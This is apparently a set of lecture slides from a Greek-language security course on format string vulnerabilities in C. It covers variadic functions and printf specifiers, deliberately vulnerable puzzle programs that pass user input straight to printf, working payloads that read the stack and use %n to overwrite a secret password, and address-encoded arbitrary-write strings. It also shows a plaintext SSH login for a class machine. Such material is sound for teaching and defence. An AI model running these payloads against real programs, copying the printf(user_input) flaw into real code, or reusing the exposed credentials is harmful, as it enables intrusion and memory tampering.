
```
void debug(char *key, char *fmt, ...) {  
    va_list ap;  
    char buf[BUFSIZE];  
  
    if (!KeyInList(key)) return;  
  
    va_start(ap, fmt);  
    vsprintf(buf, fmt, ap);  
    va_end(ap);  
    printf("%s", buf);  
}
```

Set up `ap` to point to stack using last fixed argument

Call `vsprintf` with args


Cleanup

Stack Diagram



- Think of `va_list` as a pointer to the second argument (first after format)
- Each format specifier indicates ***type*** of current arg
 - Know how far to increment pointer for next arg

Example (2/3)



```
char s1[] = "hello";  
char s2[] = "world";  
printf("%s %s %u",  
      s1, s2, 42);
```

Example (3/3)

```
#include <stdio.h>
#include <stdarg.h>
void foo(char *fmt, ...) {
    va_list ap;
    int d;
    char c, *p, *s;

    va_start(ap, fmt);
    while (*fmt)
        switch(*fmt++) {
            case 's':                /* string */
                s = va_arg(ap, char *);
                printf("string %s\n", s);
                break;
            case 'd':                /* int */
                d = va_arg(ap, int);
                printf("int %d\n", d);
                break;
            case 'c':                /* char */
                /* need a cast here since va_arg only
                 * takes fully promoted types */
                c = (char) va_arg(ap, int);
                printf("char %c\n", c);
                break;
        }
    va_end(ap);
}
```

```
foo("sdc", "Hello", 42, 'A');
=>
string Hello
int 42
char A
```

Conversion Specifications

`%[flag][width][.precision][length]specifier`

Specifier	Output	Passed as
<code>%d</code>	decimal (int)	value
<code>%u</code>	unsigned decimal (unsigned int)	value
<code>%x</code>	hexadecimal (unsigned int)	value
<code>%s</code>	string (const unsigned char *)	reference
<code>%n</code>	# of bytes written so far (int *)	reference

0 flag: zero-pad


- `%08x`
zero-padded 8-digit hexadecimal number

Minimum Width

- `%3s`
pad with up to 3 spaces
- `printf("S:%3s", "1");`
S: 1
- `printf("S:%3s", "12");`
S: 12
- `printf("S:%3s", "123");`
S:123
- `printf("S:%3s", "1234");`
S:1234

`man -s 3 printf`

Ένας Γρίφος



I need 2-3 volunteers

**ssh ubuntu@52.204.55.206
ilovedi@uoa**

Μπορούμε να μαντεύουμε σωστά κάθε φορά;

```
int main(int argc, char ** argv) {  
    int number, guess;  
    srand(time(0));  
    number = rand(); // Generates a random number between 0 and RAND_MAX  
    if (argc > 1) printf(argv[1]);  
    printf("\nGuess the number: "); fflush(stdout);  
    scanf("%d", &guess);  
    if (guess == number) {  
        printf("Congratulations! You guessed the number in one shot. HOW?\n");  
        return 0;  
    }  
}
```

Snippet from <https://github.com/ethan42/fmt0/blob/master/guessme.c>

Capability #1: Using a format string vulnerability we were able to *exfiltrate* data. Data from the stack that we were not supposed to have access to.

Direct Parameter Access Specifier - \$

(It's a wonderful world out there!)

```
#include <stdio.h>
```

```
int main() {  
    printf("Completed %1$d tasks (%1$d/%2$d total)\n", 8, 10);  
}
```

What do you think the above program will print?

```
$ ./progress  
Completed 8 tasks (8/10 total)
```


Can we make our previous solution shorter (better)?

If stack data are unsafe because of stack walking, let's move everything important to the heap and be safe




Γρίφος #2: Μπορούμε να βρούμε το password;

```
int main(int argc, char ** argv) {  
    char * secret = malloc(128);  
    strcpy(secret, "my secure password");  
    char guess[128];  
    if (argc > 1) printf(argv[1]);  
    printf("\npassword: "); fflush(stdout);  
    fgets(guess, sizeof(guess), stdin);  
    if (strncmp(secret, guess, strlen(secret)) == 0)  
        printf("Access granted\n");  
    else  
        printf("Access denied\n");  
}
```

Capability #1: Using a format string vulnerability we were able to *exfiltrate* data. Data from the stack **and where stack pointers point to** that we were not supposed to have access to.

OK, I guess they can read all our data, that's kinda bad :(. But at least we keep data integrity (they can't modify our data)



**** %n enters the chat ****

%n Format Specifier

%n writes the number of bytes printed so far to an integer specified by its address

```
int i;  
printf("2002%n\n", (int *) &i);  
printf("i = %d\n", i);
```

Output:

```
2002  
i = 4
```

```
printf("%0*d", 5, 42);  
=> 00042
```


Specifying Length

What does:

```
int a;
```

```
printf("-%10u-%n", 7350, &a);
```

print?



Γρίφος #3: Μπορούμε να αλλάξουμε το password;

```
int main(int argc, char ** argv) {  
    char * secret = malloc(128);  
    strcpy(secret, "my secure password");  
    char guess[128];  
    if (argc > 1) printf(argv[1]);  
    printf("\npassword: "); fflush(stdout);  
    fgets(guess, sizeof(guess), stdin);  
    if (strncmp(secret, guess, strlen(secret)) == 0)  
        printf("Access granted\n");  
    else  
        printf("Access denied\n");  
}
```

Probably got something like this

```
$ ./secret '%6578530c%39$n'  
...snip...  
password: bad  
Access granted
```

Capability #2: Using a format string vulnerability we can write to any data pointed to from the stack.




A Toy Example

```
1.  int foo(char *fmt) {  
2.      char buf[32];  
3.      strcpy(buf, fmt);  
4.      printf(buf);  
5.  }
```


080483d4 <foo>:

```
80483d4:  push    %ebp  
80483d5:  mov     %esp,%ebp  
80483d7:  sub     $0x28,%esp          ; allocate 40 bytes on stack  
80483da:  mov     0x8(%ebp),%eax       ; eax := M[ebp+8] - addr of fmt  
80483dd:  mov     %eax,0x4(%esp)       ; M[esp+4] := eax - push as arg 2  
80483e1:  lea     -0x20(%ebp),%eax     ; eax := ebp-32 - addr of buf  
80483e4:  mov     %eax,(%esp)          ; M[esp] := eax - push as arg 1  
80483e7:  call    80482fc <strcpy@plt>  
80483ec:  lea     -0x20(%ebp),%eax     ; eax := ebp-32 - addr of buf again  
80483ef:  mov     %eax,(%esp)          ; M[esp] := eax - push as arg 1  
80483f2:  call    804830c <printf@plt>  
80483f7:  leave  
80483f8:  ret
```

Stack Diagram @ printf



Viewing Stack




```
1. int foo(char *fmt) {  
2.     char buf[32];  
3.     strcpy(buf, fmt);  
=>     printf(buf);  
5. }
```

What are the effects if `fmt` is:

1. `%s`
2. `%s%c`
3. `%0X%0X...%0X`
 └──────────┘
 11 times

Viewing Specific Address—1




```
1. int foo(char *fmt) {  
2.     char buf[32];  
3.     strcpy(buf, fmt);  
=>     printf(buf);  
5. }
```

Observe: buf is ***above*** printf on the call stack, thus we can walk to it with the correct specifiers.

What if fmt is “%0x%0s”?

Viewing Specific Address—2




```
1. int foo(char *fmt) {  
2.     char buf[32];  
3.     strcpy(buf, fmt);  
=>     printf(buf);  
5. }
```

Idea! Encode address to peek in buf first.
Address `0xffffffff747` is
`\x47\x74\xff\xbf`
in *little endian*.

`\x47\x74\xff\xff%x0s`

Writing to Specific Address



```
1. int foo(char *fmt) {  
2.     char buf[32];  
3.     strcpy(buf, fmt);  
=>     printf(buf);  
5. }
```

Same Idea! Encode address to peek in buf first. Address `0xffffffff747` is

`\x47\x7f\xff\xff`
in *little endian*.

`\x47\x7f\xff\xff%x%n`

Wait! If you could write to any memory region, which one would you choose?

